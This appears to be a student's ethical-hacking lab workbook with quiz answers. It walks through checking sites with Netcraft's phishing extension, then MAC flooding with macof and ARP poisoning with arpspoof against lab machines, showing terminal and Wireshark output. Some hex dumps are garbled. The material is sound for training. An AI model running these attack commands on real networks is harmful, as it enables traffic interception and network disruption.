
The Netcraft anti-phishing community operates like a neighborhood watch, enabling experienced users to protect others from phishing attacks. The Netcraft Extension provides real-time information on frequently visited sites, blocks harmful ones, and helps users assess their legitimacy.

1. Open window 10 machine
2. First, it is necessary to install the Netcraft extension. Launch any web browser, and go to <https://www.netcraft.com/apps-extensions> (here, we are using Chrome).




Edit with WPS Office

3. click **LEARN MORE** button under **Browser Protection** section on the webpage and click on add to chrome .



4. After Netcraft Extension has been added to Chrome pop-up appears in the top section of the browser, click Okay.




5. Click on **Extensions** button the top-right corner of the browser to view the **Netcraft Extension** icon, as shown in the screenshot above.
6. Now, navigate to <https://www.certifiedhacker.com> and click the **Extension** icon in the top-right corner of the browser and open Netcraft extension

A dialog box appears, displaying a summary of information such as **Site Report**, **Country**, **Site rank**, **First seen**, and **Host** about the searched website.



Edit with WPS Office



7. Now, click the **Site Report** link from the dialog-box to view a report of the site.

Site report for
<https://www.certifiedhacker.com>

► [Look up another site?](#)

Share:

[Background](#)

8. The **Site report for certifiedhacker.com** page appears, displaying detailed information about the site such as **Background**, **Network**, **IP Geolocation**, **SSL/TLS** and **Hosting History**.



Edit with WPS Office

Network

Site	http://certifiedhacker.com	Domain	certifiedhacker.com
Netblock Owner	United Layer	Nameserver	ns1.bluehost.com
Hosting company	Newfold Digital	Domain registrar	networksolutions.com
Hosting country	US	Nameserver organization	whoisdomain.com
IPv4 address	162.241.216.11 (Inetnum: 14 AS46606)	Organization	5335 Gate Parkway, care of Network Solutions PO Box 459, Jacksonville, 32256, US
IPv4 autonomous systems	AS46606	DNS admin	dnsadmin@box5331.bluehost.com
IPv6 address	Not Present	Top Level Domain	Commercial entities.com
IPv6 autonomous systems	Not Present	DNS Security Extensions	Enabled
Reverse DNS	box5331.bluehost.com		

IP delegation

IPv4 address (162.241.216.11)

IP range	Country	Name	Description
162.241.216.0/24	United States	IANA-IPv4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
162.241.216.1-162.241.216.255	United States	NET162	Various Regions (Maintained by ARIN)
162.241.216.1-162.241.216.255	United States	UNIREC-LAYER-NETWORK-16	Unified Layer
162.241.216.11	United States	UNIREC-LAYER-NETWORK-16	Unified Layer


SSL/TLS

Assurance	Domain validation	Perfect Forward Secrecy	Yes
Common name	www.certifiedhacker.com	Supported TLS Extensions	RFC8446 (if supported), RFC8446 (if key share), RFC4366 (if server name), RFC7301 (if application-layer protocol negotiation)
Organization	Not Present	Application Layer Protocol Negotiation	N/A
State	Not Present	Next Protocol Negotiation	Not Present
Country	Not Present	Issuing organization	Let's Encrypt
Organizational unit	Not Present	Issuer common name	R10
Subject	certifiedhacker.com@certifiedhacker.com, certifiedhacker.com, spain.certifiedhacker.com, mail.certifiedhacker.com, webmail.certifiedhacker.com, www.certifiedhacker.com	Issuer unit	Not Present
Alternative Name		Issuer location	Not Present
Validity period	From Feb 26 2025 to May 27 2025 (3 months)	Issuer country	US
Matches hostname	Yes	Issuer state	Not Present
Server	Apache	Certificate Revocation List	Not Present
PublicKey algorithm	rsaEncryption	Certificate Hash	T0mPzFVb6ucjGUAx4jY2vQg
Protocol version	TLSv1.3	Public Key Hash	3e1ef4-d877c72a0d97eaee5725c25d18ae2a006bf1b25d91ff16e7827999
PublicKey length	2048		

- The Netcraft Extension alerts users when they attempt to visit a phishing site. If a suspected phishing website is accessed, a warning pop-up appears. Users can choose to proceed or report a mistaken classification. If a site fails to open, an alternative phishing website can be used for testing purposes.



Edit with WPS Office



10. If you get **Secure Connection Failed** webpage, then use some other phishing website to get the result, as shown in the screenshot.

Question 5.2.1.1

Use Netcraft to detect phishing sites. If Netcraft identifies any site as a phishing website, what message will it display on the user's web browser?

suspected phishing

Score

Module 06: Network Level Attacks and Countermeasures

Scenario:

Attackers use various methods to compromise network security, causing damage and disruptions to organizations and individuals. Security professionals need to understand these attack strategies to protect networks effectively.

Objective:

The lab aims to provide hands-on experience in performing network-level attacks, including:

- Sniffing the network
- Analyzing packets for attacks
- Performing DoS, DDoS, and session hijacking attacks



Edit with WPS Office

- Securing the network from these attacks

Overview of Network Level Attacks:

Attackers employ techniques like MAC flooding, ARP poisoning, ARP spoofing, DoS/DDoS attacks, and session hijacking to compromise network security. These attacks allow attackers to capture sensitive data such as passwords, account details, and other private information.

- **DoS Attack:** Overloads a system with requests, causing unresponsiveness.
- **DDoS Attack:** Similar to DoS but from multiple sources, overwhelming the system even more.
- **Session Hijacking:** Takes over a valid TCP communication session to steal sensitive information.


Lab 1: Perform MAC Flooding to Compromise the Security of Network Switches

Task 1: Perform MAC Flooding using macof

- Click on **Parrot Security** to switch to the Parrot Security system.
- Go to the **top-left corner** of the screen and click **Applications**.
- From the menu, go to **Pentesting → Information Gathering → Wireshark**.



Edit with WPS Office



- Keep Wireshark open – don't close it.
- Click the MATE Terminal icon at the top of the screen to open a new terminal window.
- In the terminal, type `sudo su` and press Enter – this lets you run commands as the root user.
- Then type `cd` and press Enter – this takes you to the home directory.

Parrot Terminal

```
File Edit View Search Terminal Help
[|root@parrot|~|] macof -i eth0 -n 10
ca:d9:43:32:39:a7 87:f8:69:19:b8:dd 0.0.0.0.6424 > 0.0.0.0.41925: S 135472570:13
5472570(0) win 512
36:8e:4e:63:61:6f 40:4c:25:3e:7e:43 0.0.0.0.37505 > 0.0.0.0.47727: S 948732401:9
48732401(0) win 512
14:c1:d3:d2:b8:b6:0:6a:2e:dd:50 0.0.0.0.0.16634 > 0.0.0.0.26889: S 354796561:354
796561(0) win 512
4c:81:41:e:45:e5 46:99:f4:4c:7e:a1 0.0.0.0.31829 > 0.0.0.0.23574: S 1244755743:1
244755743(0) win 512
03:ae:88:2a:25:33 84:67:ff:31:a1:63 0.0.0.0.5322 > 0.0.0.0.35108: S 371535710:37
1535710(0) win 512
77:be:da:43:6b:14 3c:c4:36:16:72:31 0.0.0.0.45890 > 0.0.0.0.9794: S 858513442:85
3513442(0) win 512
d0:45:73:1f:db:a2 20:bc:9f:35:7f:4b 0.0.0.0.26890 > 0.0.0.0.16559: S 124520809:1
24520809(0) win 512
9:23:c8:47:10:ea 4:79:7b:64:55:4 0.0.0.0.36712 > 0.0.0.0.57979: S 348506241:3485
96241(0) win 512
2a:b2:98:7f:98:df 46:92:11:57:36:8c 0.0.0.0.13946 > 0.0.0.0.50253: S 443177592:4
43177592(0) win 512
9c:be:2b:12:25:da e3:3f:c0:2c:87:c2 0.0.0.0.30534 > 0.0.0.0.36526: S 1782581100:1
1782581100(0) win 512
[|root@parrot|~|]
```

- The Parrot Terminal window appears; type `macof -i eth0 -n 10` and press Enter.
- Switch to the Wireshark window and observe the IPv4 packets from random IP addresses



Edit with WPS Office

Capturing from eth0 (as superuser)						
No.	Time	Source	Destination	Protocol	Length	Info
3	0.000195000	176.195.32.12	5.155.203.102	IPv4	54	
4	0.000263400	62.51.192.15	41.29.98.0	IPv4	54	
5	0.000323600	100.251.62.123	232.231.43.35	IPv4	54	
6	0.000385800	166.218.161.10	236.135.87.34	IPv4	54	
7	0.000450900	65.219.24.105	94.239.95.69	IPv4	54	
8	0.000514700	15.179.162.26	104.116.186.95	IPv4	54	
9	0.000574700	38.70.229.74	236.108.179.97	IPv4	54	
10	0.000617600	95.127.69.38	36.27.217.21	IPv4	54	

- In Wireshark, click on any captured IPv4 packet.
- In the lower section (packet details), expand the "Ethernet II" section.

Capturing from eth0 (as superuser)						
No.	Time	Source	Destination	Protocol	Length	Info
6	0.000385800	166.218.161.10	236.135.87.34	IPv4	54	
7	0.000450900	65.219.24.105	94.239.95.69	IPv4	54	
8	0.000514700	15.179.162.26	104.116.186.95	IPv4	54	
9	0.000574700	38.70.229.74	236.108.179.97	IPv4	54	
10	0.000617600	95.127.69.38	36.27.217.21	IPv4	54	
11	124.149082115	10.10.1.16	10.10.1.255	BROWSER	243 Host Announcement SER...	
12	152.759222576	10.10.1.10	10.10.1.255	BROWSER	243 Local Master Announce...	
13	159.391121140	10.10.1.19	10.10.1.255	BROWSER	243 Host Announcement SER...	

Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
 Ethernet II, Src: 00:0c:29:11:db:02 (00:0c:29:11:db:02), Dst: 00:0c:29:11:db:02 (00:0c:29:11:db:02)
 Internet Protocol Version 4, Src: 65.219.24.105, Dst: 94.239.95.69

0000: 20 bc 9f 35 7f 4b d0 45 73 3f db a2 00 00 45 00 .+5-K-E S----E
0010: 00 14 aa 5a 00 00 40 00 b8 11 41 db 18 69 5e er ..Z @ -A-1A
0020: 5f 45 09 0a 40 af 97 6c 09 09 00 00 00 00 50 02 E1-0-L 1---P1
0030: 92 00 da db 00 00

Ethernet (eth), 34 bytes

Packets: 13 · Displayed: 13 (100.0%) Profile: Default

- You'll see details like the Source MAC address and Destination MAC address, just like shown in the screenshot.

Question 6.1.1.1

Use macof on the Parrot Security machine to perform MAC flooding on the Windows 10 target machine. What is the default size of the IP packets that macof uses to flood the CAM table with random MAC addresses?

54

Score

✓ Correct



Edit with WPS Office

Lab 2: Perform ARP Poisoning to Divert all Communication Between Two Machines

Task 1: Perform ARP Poisoning using arpspoof

- On the Parrot Security machine, go to the top-left corner and click Applications.
- From the menu, go to Pentesting → Information Gathering → Wireshark to open Wireshark.




- Open the mate terminal and change the directory to root.
- In the Parrot Terminal window, type `arp spoof -i eth0 -t 10.10.1.1 10.10.1.10` and press Enter. (Here, 10.10.1.10 is IP address of the target system [Windows 10], and 10.10.1.1 is IP address of the access point or gateway)

A screenshot of the Parrot Terminal window. The terminal prompt shows the user is root. The command `#arp spoof -i eth0 -t 10.10.1.1 10.10.1.10` is entered and its output is displayed. The output shows multiple ARP reply messages being sent from the interface `eth0` to the target IP `10.10.1.10`, with source MAC addresses `e5:d5` and `e5:d2`. The timestamp for each reply is `2:15:5d:50:e5:d5` or `2:15:5d:50:e5:d2`.

- Switch to the Wireshark window and you can observe the captured ARP packets, as shown in the screenshot.




Edit with WPS Office



Reverse the ARP Spoofing

- Go back to the **terminal** where `arp spoof` was running.
- Type this command and press **Enter**:
`arp spoof -i eth0 -t 10.10.1.10 10.10.1.1`
- This tells the **target system (10.10.1.10)** that **your system is the access point (10.10.1.1)**.
- Let a few ARP packets send, then press **CTRL + Z** to stop it.



Observe ARP Spoofing in Wireshark


- In Wireshark, look at the packet list – you'll see ARP packets with a warning like: "Duplicate use of



Edit with WPS Office

10.10.1.10 detected!"

- Click on any ARP packet to view its details.
- In the **Packet Details** section below, expand **Ethernet II**.



- Here, you can see the **MAC addresses** for the IPs 10.10.1.1 and 10.10.1.10, as shown in the screenshot.

Question 6.2.1.1

- | Use arpspoof on the Parrot Security machine to perform an ARP poisoning attack on the Windows 10 target machine. What is the default size of the ARP packets that arpspoof uses to poison the CAM table?

42

Score


✓ Correct

Lab 3: Detect ARP Attacks using ARP Spoofing Detection Tools to Ensure Data Privacy Task 1: Detect ARP Poisoning in a Switch-Based Network


- Click Windows Server 2019 to switch to the Windows Server 2019 machine.
- Navigate to Z:\EHE Module 06 Network Level Attacks and Countermeasures\ARP Poisoning Tools\Cain & Abel and double-click ca_setup.exe.




Edit with WPS Office



- Finish installing the Cain & Abel
- Now, double-click the **Cain** icon on Desktop to launch **Cain & Abel**.
- Click **Configure** from the menu bar to configure an ethernet card.
- The Configuration Dialog window appears. The **Sniffer** tab is selected by default. Ensure that the **Adapter** associated with the IP address of the machine is selected and click **OK**.

